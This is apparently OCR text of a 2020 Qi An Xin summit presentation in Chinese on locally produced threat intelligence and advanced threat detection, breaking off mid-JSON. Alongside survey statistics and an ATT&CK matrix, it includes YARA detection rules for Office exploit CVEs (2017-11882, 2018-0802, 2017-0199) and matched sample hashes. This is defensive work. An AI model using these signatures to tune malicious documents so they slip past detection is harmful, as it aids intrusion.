奇智威胁情报峰会

情报内生 聚合应变

奇安信

北京2022年冬奥会官方赞助商

Official Sponsor of the Olympic Winter Games Beijing 2022

基于情报内生的高级威胁检测实践

汪列军

2020年1月3日

奇安信

目录


奇安信

1 威胁情报的应用现状

2019年的问卷调查


奇安信

CTI的使用价值?



Source：The Evolution of Cyber Threat Intelligence (CTI): 2019 SANS CTI Survey

当前主流使用CTI的方法是收集和比对IoC（失陷指标）



Source：The Evolution of Cyber Threat Intelligence (CTI): 2019 SANS CTI Survey


总结

- SANS 2019年威胁情报的问卷调查显示80%受访者认为威胁情报是有用的，相较前一年的60%有较大增长
- 目前最主要的威胁情报的形式为IOC，还是威胁情报的核心类型，因为效果立竿见影，接下来的为TTP

威胁情报从消费到生产

奇安信

组织内部是消费情报还是生产情报?



Source：The Evolution of Cyber Threat Intelligence (CTI): 2019 SANS CTI Survey

威胁情报在滑动标尺模型中的作用

Source：The Sliding Scale of Cyber Security：2015 SANS， Robert M. Lee

总结


- SANS在2019CTI调研中披露，大部分组织只消费情报，能够既能生产又能消费情报的组织机构不到42%，这是国外的数据，国内的生产威胁情报的比例应该低得多。
- 滑动标尺模型的启示：安全建设需要收集数据，将数据转换为信息，并将信息生产加工为评估结果（威胁情报）以填补已知知识的缺口。威胁情报阶段不但使用外部情报数据，还要收集和分析内部数据。

奇安信

2 为什么需要内生情报

当前安全数据的3种交互方式

奇安信




1、完全封闭的客户


2、半封闭的客户

3、开放的客户

高级威胁一般具有高度定向性

奇安信





- 攻击者的后台系统数据，高级攻击具有高度的定向性，Payload的投递限于特定对象
- 悖论在于：越是高级威胁的攻击对象，越是部署上倾向于封闭架构，原因大家都想得到

奇安信

3 本地化检测技术方法

EDR、NDR覆盖的路线图


奇安信

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking

APT攻击的进入渠道

奇安信



鱼叉邮件（Spear Phishing）

- 恶意附件：Office、PDF文档漏洞的利用、欺骗性的可执行文件
- 钓鱼网站的链接：浏览器、Flash、Java漏洞的利用，骗取认证凭据

水坑（Watering Hole）

- 通过Web服务的漏洞利用：浏览器、Flash、Java漏洞
- 合法软件捆绑木马程序
- 伪应用程序升级更新包

U盘


- 漏洞利用
- 物理接触
- 高度定向性

Web攻击渗透

- 利用服务端系统或应用的漏洞攻击渗透，作为立足点
- 在内网横向移动，较传统的方式

内生情报 - 必然的解决方案

奇安信



建立本地化内生威胁情报生产能力

- **情报内生**：是指关键基础设施组织/行业基于内部业务系统上的原始数据生产与自身密切相关的威胁情报并在一定的范围内共享应用。
- **生产的情报**：IOC、TTP，基于主动的发现和事件响应，本质就是体系化的威胁狩猎。
- **云端流程的本地化**：锡安平台，数据、计算、运营的全面下沉

文件高级威胁检测系统的核心流程和组件

奇安信

海量样本采集

1

PE

文档

脚本

.....

2

深度文件解析引擎

3

PE文件深度解析

编译器特征

病毒家族特征

各类PE向量

文档类文件深度解析

Office/PDF基因提取

漏洞特征精确识别

各类对象深度解析

4

高对抗沙箱集群

虚拟环境
模拟仿真

DOC HTA EXE APK

基于知识图谱的关联分析

内核监控

环境模拟 反躲避 交互模拟

5

各类恶意家族样本特征库

各类APT团伙样本特征库

沙箱动态行为特征库

APT/高级威胁标签（tag）集

6

机器学习
+
模型训练

同类样本归类

同源攻击归类

.....

7

深度文件解析检测引擎

奇安信

正常文件 or 恶意文件?

VT的检测结果

1. VT检出的文件为安全的，它真的安全吗?
2. 很多时候样本就在那儿，就看有没有能力去识别

对比案例 – 文件静态引擎的自主漏洞识别

我们的检测结果

```
rule CVE_2018_0802_BIN
{
    strings:
        $eqn_ver_3 = {02 ce 02 00 00 00 00 00 [redacted] 46}
        $eqn_ver_2 = {00 17 02 00 00 00 00 00 [redacted] 46}
        $equation_native_stream = { 1c 00 [30-50] 08 ?? ?? [148] 25 00 }
    condition:
        ($eqn_ver_3 or $eqn_ver_2) and $equation_native_stream
}

rule CVE_2017_11882_BIN
{
    strings:
        $eqn_ver_3 = {02 ce 02 00 00 00 0[redacted] 46}
        $eqn_ver_2 = {00 17 02 00 00 00 0[redacted] 46}
        $eqn_stream_1 = {00 00 1c 00 [30-45] 08 ?? ??}
        $eqn_stream_2 = {ff [10] 0a 01 08 [40-60] 00}
    condition:
        ($eqn_ver_3 or $eqn_ver_2) and
        (for any i in (1..#eqn_stream_1) : (uint8(@eqn_stream_1[i] + !eqn_stream_1[i] + 42) != 0) or $eqn_stream_2
}

rule CVE_2017_0199_RTF
{
    strings:
        $rtf_header = "{\\rt" nocase
        $url_moniker = "E0C9EA79F9BACE118C8200AA004BA90B" nocase
        $str_ahttp = {(36 | 34)[redacted] | 35) 30}
        $str_whttp = {(36 | 34)[redacted] | 35) 34 30 30 (37 | 35) 30 30 30}
        $str_aftp = {(36 |[redacted] 30}
        $str_wftp = {(36 |[redacted] 30 (37 | 35) 30 30 30}

    condition:
       ($rtf_header at 0) and $url_moniker and ($str_ahttp or $str_whttp or $str_aftp or $str_wftp)
}
```

```
3398ffe26239e955e01caea78107472d5270d8f4dfe3b9a9dcf4510a60f69ce7 --> CVE_2017_11882_RTF
6fb0a2fb74282e07f1db17fe2de65eeca9167c138cc90876e46da84e4f70473a --> CVE_2017_0199_RTF
ac6ef8c9e74b01d6ecc0ecadb57742250f4471fe69d9c6913c2501c996151877 --> CVE_2017_0199_BIN
f1da2ce6703025d4c95f0e72ef408d53760f5ffaebd4410d3adf7672918a95eb --> CVE_2017_11882_RTF; CVE_2018_0802_RTF
f2fd8e69594c5b2531e91634abbba4f8b2dd09fa4c27f482a183b384d33320d2 --> CVE_2017_11882_RTF; CVE_2018_0802_RTF
```

1. 深度文件解析引擎：文件病毒、漏洞特征精准识别；
2. 自主静态威胁识别：模板注入、LNK恶意文件、高可疑漏洞攻击文件等；

深度文件解析检测引擎

奇安信

为什么要深度解析?

- **难识别**：恶意样本有效的辨识信息通常被隐藏在内层，而从外部看却是变化多端的干扰信息；
- **多变化**：复合文档类样本唯有进行深度解析后才能拿到有价值的数据；
- **分聚类**：对各内生支持脚本类的样本，在进行深度解析之前难以准确地对其进行分聚类操作。

“基因”提取什么?

计算得出基因的数值类特征和固定特征

- **计算得出的数值类特征**：数组大小、字典元素个数、字符串长度等；
- **固定特征类的数据**：对一些重要的固定字段进行抽取、映射后形成：最大最小流、节信息、流类型、编译器类型、PDB长度信息等。

深度解析结果输出


```
{
    "filepath": ',
    "stream_info":  [{
            "stream_type":  "ole",
            "stream_size":  860678,
            "stream_name":  "/_02306d629ca4092551081c4ebcbbd9b4",
            "md5":  "02306d629ca4092551081c4ebcbbd9b4",
